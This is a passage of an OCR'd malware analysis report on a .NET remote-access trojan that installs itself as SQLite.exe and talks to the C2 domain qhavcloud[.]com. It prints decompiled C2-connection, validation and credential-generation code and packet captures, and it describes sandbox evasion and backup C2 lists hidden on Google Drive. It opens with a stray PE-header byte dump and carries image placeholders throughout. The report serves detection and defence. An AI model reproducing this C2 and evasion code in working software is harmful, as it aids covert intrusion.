
content.


Input:
77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,
0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,128,0,0,0,14,
31,186,14,0,180,9,205,33,184,1,76,205,33,84,104,
105,115,32,112,114,111,103,114,97,109,32,99,97,1
10,110,111,116,32,98,101,32,114,117,110,32,105,1
10,32,68,79,83,32,109,111,100,101,46,13,13,10,36
,0,0,0,0,0,0,0,80,69,0,0,76,1,3,0,192,121,165,88
,0,0,0,0,0,0,0,0,224,0,2,1,11,1,48,0,0,124,0,0,0
,6,0,0,0,0,0,0,94,155,0,0,0,32,0,0,0,160,0,0,0,0
,64,0,0,32,0,0,0,2,0,0,4,0,0,0,0,0,0,0,4,0,0,0,0
,0,0,0,0,224,0,0,0,2,0,0,0,0,0,0,2,0,64,133,0,0,
16,0,0,16,0,0,0,0,16,0,0,16,0,0,0,0,0,0,16,0,0,0
,0,0,0,0,0,0,0,0,12,155,0,0,79,0,0,0,0,160,0,0,1
60,3,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,192,0
,0,12,0,0,0,212,153,0,0,28,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,32,0,0,8,0,0,0,0,0,0,0,0,0,0,
0,8,32,0,0,72,0,0,0,0,0,0,0,0,0,0,0,46,116,101,1
20,116,0,0,0,100,123,0,0,0,32,0,0,0,124,0,0,0,2,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,32,0,0,96,46,114,115
,114,99,0,0,0,160,3,0,0,0,160,0,0,0,4,0,0,0,126,
Output:
MZ
This program cannot be run in DOS
mode.
.text
.rsrc
.reloc

The dropped file in the *%AppData%* directory is then executed as shown in the below screen shot.




Once the dropped file is executed it copies itself into *%AppData%\SQLite* directory as *SQLite.exe* and executes as shown below.



As a result of executing *SQLite.exe* it makes a HTTP connection to the C2 server *(qhavcloud[.]com)*. The C2 communication shown below contains a hard coded user-agent and the double slash *(//)* in the GET request this can be used to create network based

signatures.




Reverse Engineering the Dropped File (SQLite.exe)


The dynamic/sandbox analysis did not reveal much about the functionality of the malware, in order to understand the capabilities of the malware, the sample had be reverse engineered. The malware sample was reverse engineered in an isolated environment (without actually allowing it to connect to the c2 server).This section contains reverse engineering details of this malware and its various features.


a) Malware Validates C2 Connection

Malware checks if the executable is running as *SQLite.exe* from *%AppData%\SQLite* directory, if not it copies itself as *SQLite.exe* to *%AppData%\SQLite* directory as shown below.



It then launches the executable (*SQLite.exe*) with the command line arguments as shown in the below screen shots.





Malware performs multiple checks to make sure that it is connecting to the correct C2 server before doing anything malicious. first its pings the C2 domain *qhavcloud[.]com*. Below screen shots show the ping to the C2 server.

```
try
{
    if (new Ping().Send(Variables.normhours).Status == IPStatus.Success)
    {
        Variables.PingServer = true;
        Client.IsAlive();
    }
    else
    {
        Variables.PingServer = false;
    }
}
catch (Exception)
{
}
```

```
4 7.442738    192.168.1.60    192.168.1.22    DNS     Standard query A qhavcloud.com
5 7.447874    192.168.1.22    192.168.1.60    DNS     Standard query response A 192.168.1.22
6 7.512202    192.168.1.60    192.168.1.22    ICMP    Echo (ping) request  id=0x0001, seq=1/256, ttl=128
7 7.512231    192.168.1.22    192.168.1.60    ICMP    Echo (ping) reply    id=0x0001, seq=1/256, ttl=64
```


If the ping succeeds then it determines if C2 server is alive by sending an HTTP request, it then reads the content from the C2 server and looks for a specific string *"Connection!"*. If it does not find the string *"Connection!"* it assumes that C2 is not alive or it is connecting to the wrong C2 server. This technique allows the attackers to validate if they are connecting to the correct C2 server and also this technique does not reveal any malicious behavior in dynamic/sandbox analysis until the correct response is given to the malware. Below screen shots show the code that is performing the C2 connection and the validation.


```
14          public static string Connect()
15          {
16              string result = string.Empty;
17              try
18              {
19                  HttpWebRequest expr_48 = (HttpWebRequest)WebRequest.Create(new Uri(string.Concat(new string[]
20                  {
21                      "http://",
22                      Variables.normhours,
23                      "//",
24                      Variables._DirnamesList,
25                      "//PingPong.php"
26                  })));
27                  expr_48.Method = "GET";
28                  expr_48.UserAgent = "SQLite/2.0 (Instruction Request)";
29                  using (HttpWebResponse httpWebResponse = (HttpWebResponse)expr_48.GetResponse())
30                  {
31                      if (httpWebResponse.StatusCode == HttpStatusCode.OK)
32                      {
33                          using (StreamReader streamReader = new StreamReader(httpWebResponse.GetResponseStream()))
34                          {
35                              result = streamReader.ReadToEnd().Trim();
36                          }
37                      }
38                  }
```

	Value	Type
ResponseUri	{http://qhavcloud.com//northernlights//PingPong.php}	System.Uri


```
// Token: 0x0600000F RID: 15 RVA: 0x00002218 File Offset: 0x00000418
public static void IsAlive()
{
    try
    {
        if (Client.Connect() == "Connection!")
        {
            Variables.AliveServer = true;
        }
        else
        {
            Variables.AliveServer = false;
        }
    }
    catch (Exception)
    {
```

If the ping does not succeed or if the C2 response does not contain the string *"Connection!"* then the malware gets the list of backup C2 servers to connect by downloading a text file from the Google drive link. This technique of storing a text file containing the list of backup C2 servers on the legitimate site has advantages and it is highly unlikely to trigger any suspicion in security monitoring and also can bypass reputation based devices. Below screen shots show the code that downloads the text file and text file (info.txt) saved on the disk.







During the time of analysis the text file downloaded from the Google drive link was populated with two private IP addresses, it looks like the attackers deliberately populated the IP addresses with two private IP addresses to prevent the researchers from determining actual IP/domain names of the backup C2 servers. Below screen shot shows the IP addresses in the text file.




Once the text file is downloaded the malware reads each and every IP address from the text file and performs the same C2 validation check (ping and checks for the string *"Connection!"* from the C2 response). Below screen shot shows the HTTP connection made to those IP addresses.






b) Malware Sends System Information

Based on the analysis it was determined that the malware looks for a string *"Connection!"* in the C2 response, so the analysis environment was configured to respond with a string *"Connection!"* whenever the malware made a C2 connection. Below screen shot shows the C2 communication made by the malware and the expected response.




Once the malware validates the C2 connection then the malware creates an XML file *(SQLite.xml)* inside which it stores the *user name* and the *password* to communicate with the C2 server.

Malware generates the *user name* to communicate with the C2 by concatenating *a) the machine name*, *b) a random number between 1000 to 9999* and *c) the product version of the file*. Below screen shot shows the code that generates the *user name*




Malware generates the password to communicate with the C2 by building an array of 16 random bytes, these random bytes are then encoded using base64 encoding algorithm and malware then replaces the characters "+" and "/" with "-" and "_" respectively from the encoded data. The attackers use the technique of replacing the standard characters with custom characters to makes it difficult to decode the string (containing the characters "+" and "/") using standard base64 algorithm. Below screen shot shows the code that generates the password.




Once the *user name* and *password* is generated, malware then creates an XML file *(SQLITE.xml)* and populates the XML file with the generated user name and password. Below screen shot shows the code that creates the XML file


```
public static void WriteLocalClient()
{
    try
    {
        XmlTextWriter expr_1F = new XmlTextWriter(Variables.filepath + "\\" + Variables.value + "\\SQLITE.xml", null);
        expr_1F.WriteStartDocument();
        expr_1F.WriteComment("First Comment XmlTextWriter Sample Example");
        expr_1F.WriteComment("myXmlFile.xml in root dir");
        expr_1F.WriteStartElement("CLIENT");
        expr_1F.WriteStartElement("r", "RECORD", "urn:record");
        expr_1F.WriteStartElement("USERNAME", "");
        expr_1F.WriteString(Variables.ISQLMANAGER_UserName);
        expr_1F.WriteEndElement();
        expr_1F.WriteStartElement("PASSWORD", "");
        expr_1F.WriteString(Variables.ISQLMANAGER_Password);
        expr_1F.WriteEndElement();
        expr_1F.WriteEndDocument();
        expr_1F.Close();
    }
    catch (Exception)
    {
    }
```

